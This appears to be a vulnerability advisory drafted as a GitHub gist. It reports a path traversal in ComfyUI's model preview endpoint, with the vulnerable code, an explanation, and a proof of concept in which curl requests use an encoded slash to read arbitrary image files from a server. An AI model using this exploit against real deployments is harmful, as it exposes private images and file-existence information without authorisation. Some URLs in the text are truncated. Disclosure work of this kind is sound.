YLChen-007 / **ISSUE-Github-REPORT-PathTraversal.md** Secret

Created last month

Code Revisions 1

Path Traversal in /experiment/models/preview allows reading arbitrary image files from the server filesystem

ISSUE-Github-REPORT-PathTraversal.md

Advisory Details

Title: Path Traversal in `/experiment/models/preview` allows reading arbitrary image files from the server filesystem

Description:

Summary

The `/experiment/models/preview/{folder}/{path_index}/{filename:.*}` endpoint in ComfyUI's model manager is vulnerable to path traversal. An unauthenticated attacker can read any image file (PNG, JPEG, WEBP, GIF, BMP, TIFF, etc.) from anywhere on the server's filesystem by injecting an absolute path through URL encoding. The file content is returned re-encoded as a WEBP image.

Details

The `get_model_preview` handler in `app/model_manager.py` uses the `{filename:.*}` wildcard pattern, which matches any characters including `/` and `..`. The user-supplied `filename` is passed directly to `os.path.join()` without any path containment check:

```
@routes.get("/experiment/models/preview/{folder}/{path_index}/{filename:.*}")
async def get_model_preview(request):
    folder_name = request.match_info.get("folder", None)
    path_index = int(request.match_info.get("path_index", None))
    filename = request.match_info.get("filename", None)

    # ...
    folder = folders[0][path_index]
```

```
    full_filename = os.path.join(folder, filename)  # <-- No path validation!

    previews = self.get_model_previews(full_filename)
```

Python's `os.path.join()` has a well-known behavior: when the second argument starts with `/`, it discards the first argument entirely. For example:

```
os.path.join("/comfyui/models/checkpoints", "/tmp/secret")
# returns: "/tmp/secret"
```

An attacker exploits this by URL-encoding the leading slash as `%2f`. The web framework (aiohttp) decodes `%2f` back to `/` before passing it to the handler, so the `filename` becomes an absolute path.

The `get_model_previews()` method then calls `glob.glob(f"{basename}.*")` which finds matching image files at the attacker-controlled path, followed by `Image.open()` which reads and returns the file content.

Note that the similar `/view` endpoint was previously patched (commit `b1294fa4`) with a `os.path.commonpath()` check, but the `/experiment/models/preview` endpoint was never patched with the same protection.

PoC

Prerequisites: ComfyUI v0.13.0 running (default configuration, no authentication required).

1. Place a test image somewhere outside the models directory. For this demo, we'll create one inside the server's `/tmp/`:

```
# Create a test image on the server (simulating sensitive image data)
python3 -c "
from PIL import Image, ImageDraw
img = Image.new('RGB', (100, 100), color='red')
draw = ImageDraw.Draw(img)
draw.rectangle([10,10,90,90], fill='blue')
draw.rectangle([30,30,70,70], fill='white')
img.save('/tmp/secret_preview.png')
print('Created /tmp/secret_preview.png')
"
```

2. Exfiltrate the image via path traversal using `%2f` (URL-encoded `/`):

```
# Read arbitrary image file from the server filesystem
curl -o exfiltrated.webp \
  "http://TARGET:8188/experiment/models/preview/checkpoints/0/%2ftmp/secret_p
```

3. Verify the exfiltrated file:


```
file exfiltrated.webp
# Output: RIFF (little-endian) data, Web/P image, VP8 encoding, 100x100
```

The response should be HTTP 200 with `Content-Type: image/webp`, containing the content of `/tmp/secret_preview.png` re-encoded as WEBP.

4. Compare with a baseline request (nonexistent file returns 404):

```
curl -o /dev/null -w "%{http_code}" \
  "http://TARGET:8188/experiment/models/preview/checkpoints/0/nonexistent_mod
# Output: 404
```

Screenshot of Evidence



Impact

An unauthenticated attacker can read any image file from the server's filesystem that the ComfyUI process has access to. This includes:

- **Training data images** stored anywhere on the server
- **User-generated images** from other applications or services
- **Model preview images** from other users or projects
- **Screenshots, photos, or other sensitive image data** accessible by the server process

The vulnerability also provides a limited **file existence oracle** for image files — an attacker can probe whether image files exist at specific paths based on HTTP 200 vs 404 responses.

Note: The exfiltration is limited to files that PIL can parse as valid images (PNG, JPEG, WEBP, GIF, BMP, TIFF, etc.). Non-image files like `/etc/passwd` cannot be read through this endpoint.

Affected products

- **Ecosystem**: pip
- **Package name**: comfyui
- **Affected versions**: <= 0.13.0
- **Patched versions**: None

Severity

- **Severity**: Medium
- **Vector string**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Weaknesses

- **CWE**: CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Occurrences

Permalink
https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc L77

Permalink

https://github.com/comfyanonymous/ComfyUI/blob/6648ab68bc934a185c90a2a872c87dc
L192